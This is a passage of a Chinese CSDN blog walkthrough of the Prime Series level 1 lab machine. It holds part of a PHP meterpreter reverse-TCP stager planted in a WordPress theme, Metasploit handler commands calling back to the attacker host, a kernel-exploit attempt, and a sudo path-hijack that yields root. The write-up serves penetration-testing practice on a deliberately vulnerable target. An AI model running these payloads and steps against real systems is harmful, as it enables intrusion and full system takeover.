$len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```



将secret.php文件上传成功后，使用msf模块（exploit/multi/handler），设置lhost和lport和payload（php/meterpreter/reverse_tcp），开启监听后，浏览器打开secret.php页面。

```
msfconsole
use exploit/multi/handler
show options
set lhost 192.168.22.128
set payload php/meterpreter/reverse_tcp
set lport 1234
run
```

http://192.168.22.130/wordpress/wp-content/themes/twenty十九teen/secret.php

```
msf6 exploit(multi/handler) > set lhost 192.168.22.128
lhost => 192.168.22.128
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.22.128:1234
[*] Sending stage (39282 bytes) to 192.168.22.130
[*] Meterpreter session 1 opened (192.168.22.128:1234 -> 192.168.22.130:53144) at 2021-11-22 19:32:41 +0800

meterpreter > ls
Listing: /var/www/html/wordpress/wp-content/themes/twenty十九teen
=====
```

CSDN @YsterCcc

```
meterpreter > shell
Process 4669 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twenty十九teen$
```

通过会话拿到shell，再用python稳一下bash，这里已经拿到普通用户的权限了，接下来就是提权


```
python -c 'import pty;pty.spawn("/bin/bash")'
```

msf直接进行提权(失败)

参考渗透测试实战——prime靶机入侵时，是通过查看版本内核后发现可以利用msf直接拿下，但我在利用时候最后一步出了问题

```
<ml/wordpress/wp-content/themes/twenty nineteen$ uname -a
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

再打开kali的msf，利用Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation进行提权



```
msf6 > searchsploit16.04 Ubuntu
[-] Unknown command: searchsploit16.04
msf6 > searchsploit16.04 Ubuntu
[-] Unknown command: searchsploit16.04
msf6 > search sploit16.04 Ubuntu
[-] No results from search
msf6 > searchsploit 16.04 Ubuntu
[*] exec: searchsploit 16.04 Ubuntu
```

| Exploit Title | Path |
|--|------------------------------|
| Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution | linux/local/40937.txt |
| Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation | linux/local/40054.c |
| Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-thumbnail | linux/local/40943.txt |
| LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation | linux/local/41923.txt |
| Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / Cent | linux_x86-64/local/42275.c |
| Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_d | linux_x86/local/42276.c |
| Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps | linux/dos/39773.txt |
| Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File | linux/local/45175.c |
| Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit) | linux/local/40759.rb |
| Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel Pointer Leak | linux/dos/46529.c |
| Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege | linux_x86-64/local/40871.c |
| Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Pr | linux_x86-64/local/40049.c |
| Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Conditio | windows_x86-64/local/47170.c |
| Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Esc | linux/local/39772.txt |
| Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalatio | linux/local/40489.txt |
| Linux Kernel 4.8 (Ubuntu 16.04) - Leak setp Kernel Pointer | linux/dos/45919.c |
| Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation | linux/local/45010.c |
| Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c |
| Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter/target_offset' Local Privileg | linux_x86-64/local/44300.c |
| Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalatio | linux/local/43418.c |
| Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local | linux/local/47169.c |

```
Shellcodes: No Results
msf6 >
```

先把45010.c丢到一个好找的地方，对它进行编译，随后在meterpreter中进行上传，最后拿用户权限进行执行

```
cp /usr/share/exploitdb/exploits/linux/local/45010.c /home/yster/
gcc 45010.c -o root

upload /home/yster/root /tmp

./root
```

```
# ls
45010.c 公共 模板 视频 图片 文档 下载 音乐 桌面

root@kali)~/home/yster]
# gcc 45010.c -o root

root@kali)~/home/yster]
# ls
45010.c 公共 模板 视频 图片 文档 下载 音乐 桌面 root
```

```
meterpreter > upload /home/yster/root /tmp
[*] uploading : /home/yster/root -> /tmp
[*] uploaded  : /home/yster/root -> /tmp/root
meterpreter > |
```

```
cd
www-data@ubuntu:/var/www$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ ./root
./root
bash: ./root: Permission denied
www-data@ubuntu:/tmp$ |
```

利用可任意调用文件的可执行文件

【writeup】Prime_Series_level_1靶机。查了好多文章，仿佛只有这一篇有写如何提权

在/opt下有一个backup_pass文件，存有enc文件密码(backup_password)，在home目录下查找enc文件

```
www-data@ubuntu:/opt/backup/server_database$ ls
ls
backup_pass {hello.8}
www-data@ubuntu:/opt/backup/server_database$ cat backup_pass
cat backup_pass
your password for backup_database file enc is
"backup_password"

Enjoy!
```

```
www-data@ubuntu:/opt/backup/server_database$ find /home enc
find /home enc
/home
/home/victor
find: '/home/victor': Permission denied
/home/saket
/home/saket/.bash_history
/home/saket/password.txt
/home/saket/enc
```

```
/home/saket/user.txt CSDN @YsterCcc
```

直接执行时需要密码，输入backup_password

```
www-data@ubuntu:/home/saket$ ./enc
./enc
enter password: backup_password
backup_password
good
/bin/cp: cannot stat '/root/enc.txt': Permission denied
/bin/cp: cannot stat '/root/key.txt': Permission denied
```

看提示应该是从/root复制文件到当前路径。所以使用sudo执行。

```
sudo ./enc
enter password: backup_password
backup_password
good
```

但是好像并没有什么东西，cat一下enc与key

```
www-data@ubuntu:/home/saket$ ls
ls
enc.txt key.txt password.txt user.txt
www-data@ubuntu:/home/saket$ carenc.txt
carenc.txt
carenc.txt: command not found
www-data@ubuntu:/home/saket$ cat enc.txt
cat enc.txt
nzE+iKr82Kh8B0Qg0k/LViTZJup+9DRAsXd/PCtFZP5FHM7WtJ9Nz1NmQMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKIid+B3
wfDW/TgqX6Hg/kUj8J008wGe9Jxt0EJ6XJA3c0/cSna9v3YVf/ssHTbXkb+bFgY7WLDhJyvF61D/wfpY2ZnA1787ajtm+/aWWWmxD0wKuqIT1ZZ0Nw4=
www-data@ubuntu:/home/saket$ cat key.txt
cat key.txt
I know you are the fan of ippsec.

So convert string "ippsec" into md5 hash and use it to gain yourself in your real form.
www-data@ubuntu:/home/saket$ cat user.txt
cat user.txt
af3c658dcf9d7190da3153519c003456
www-data@ubuntu:/home/saket$ cat password.txt
cat password.txt
follow_the_ippsec
```

enc.txt文件是一串加密的文本。key.txt内容是提示如何解密enc.txt的加密文本(应该是先把ippsec进行md5加密，加密后的值用于解密enc.txt)。这里用到的网站：

<https://www.cmd5.com/>

<https://www.devglan.com/online-tools/aes-encryption-decryption>

<https://base64.us/>

| | |
|---|--------------------------------------|
| 密文: | <input type="text" value="ippsec"/> |
| 类型: | <input type="text" value="自动"/> [帮助] |
| <input type="button" value="查询"/> <input type="button" value="加密"/> | |

查询结果:

md5(ippsec,32) = 366a74cb3c959de17d61db30591c39d1

md5(ippsec,16) = 3c959de17d61db30

CSDN @YsterCcc

```
/kUj8JO08wGe9JxtOEJ6XJA3cO  
/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6ID  
/wfpY2ZnAI787ajtm+  
/aWWVMxDOWkuqITIZZ0Nw4=
```

Input Text Format: Base64 Hex

Select Mode

ECB

Key Size in Bits

256

Enter Secret Key

366a74cb3c959de17d61db30591c39d1

Decrypt

AES Decrypted Output (**Base64**):

```
RG9udCB3b3JyeSBzYWtldCBvbmUgZGF5IHd  
lIHdpbGwgcmlvY2ggdG8Kb3VyIGRlc3Rpb  
mF0aW9uIHZlcnkgc29vbi4gQW5kIGlmIHlvd  
SBmb3JnZXQgCnlvdXlkdXNlcm5hbWUgdG  
hlbiB1c2UgeW91ciBvbGQgcGFzc3dvcmlkZ  
0+ICJ0cmllidXRlX3RvX2lwcHNIYyIKCIZpY3Rvc
```

Decode to Plain Text

CSDN @YsterCcc

```
RG9udCB3b3JyeSBzYWtldCBvbmUgZGF5IHdlIHdpbGwgcmlhY2ggdG8Kb3VylGRlc3RpbmF0aW9uIHZlcngc29vbi4gQW5kIGlmIHlvdSBmb3JnZXQgCnlvdXlmdXNlcm5hbWUgdGhbiB1c2UgeW91ciBvbGQgcGFzc3dvcmQKPT0+ICJ0cmliX3RvX2lwcHNiYyIKCIZpY3Rvciw=
```

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

编/解码后自动全选

```
Dont worry saket one day we will reach to
our destination very soon. And if you forget
your username then use your old password
==> "tribute_to_ippsec"
```

Victor,


CSDN @YsterCcc

ipsec md5加密后的值为: 366a74cb3c959de17d61db30591c39d1

enc解密后内容: Dont worry saket one day we will reach to our destination very soon. And if you forget your username then use your old password==> "tribute_to_ippsec"Victor,

根据解密后的内容, 获得了saket密码。从www-data用户切换到saket用户。
切换到saket用户后, 查看下saket用户的权限。

```
su saket //tribute_to_ippsec
sudo -l
```



```
saket@ubuntu:/$ sudo -l
sudo -l
Matching Defaults entries for saket on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
(root) NOPASSWD: /home/victor/undefeated_victor
```

可以看到saket用户可以不输入密码执行/home/victor/undefeated_victor (这个跟sudoers文件有关), 直接执行

```
sudo /home/victor/undefeated_victor
```

```
if you can defeat me then challenge me in front of you
```

```
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found
```

/tmp/challenge: not found, 这里因为saket用户可以不输入密码执行/home/victor/undefeated_victor文件, 而undefeated_victor文件会执行/tmp/challenge下的命令, 因为该路径是空的所以会报错not found, 但是/tmp是可写入的, 所以将/bin/bash复制到/tmp/challenge, 然后再次执行, 就能获取root权限, 整体就是 saket用户->undefeated_victor->/tmp/challenge->/bin/bash

```
cp /bin/bash /tmp/challenge
```

```
sudo /home/victor/undefeated_victor
```

```
if you can defeat me then challenge me in front of you
```

```
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found
saket@ubuntu:~$ cp /bin/bash /tmp/challenge
cp /bin/bash /tmp/challenge
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
root@ubuntu:~# |
```

CSDN @YsterCcc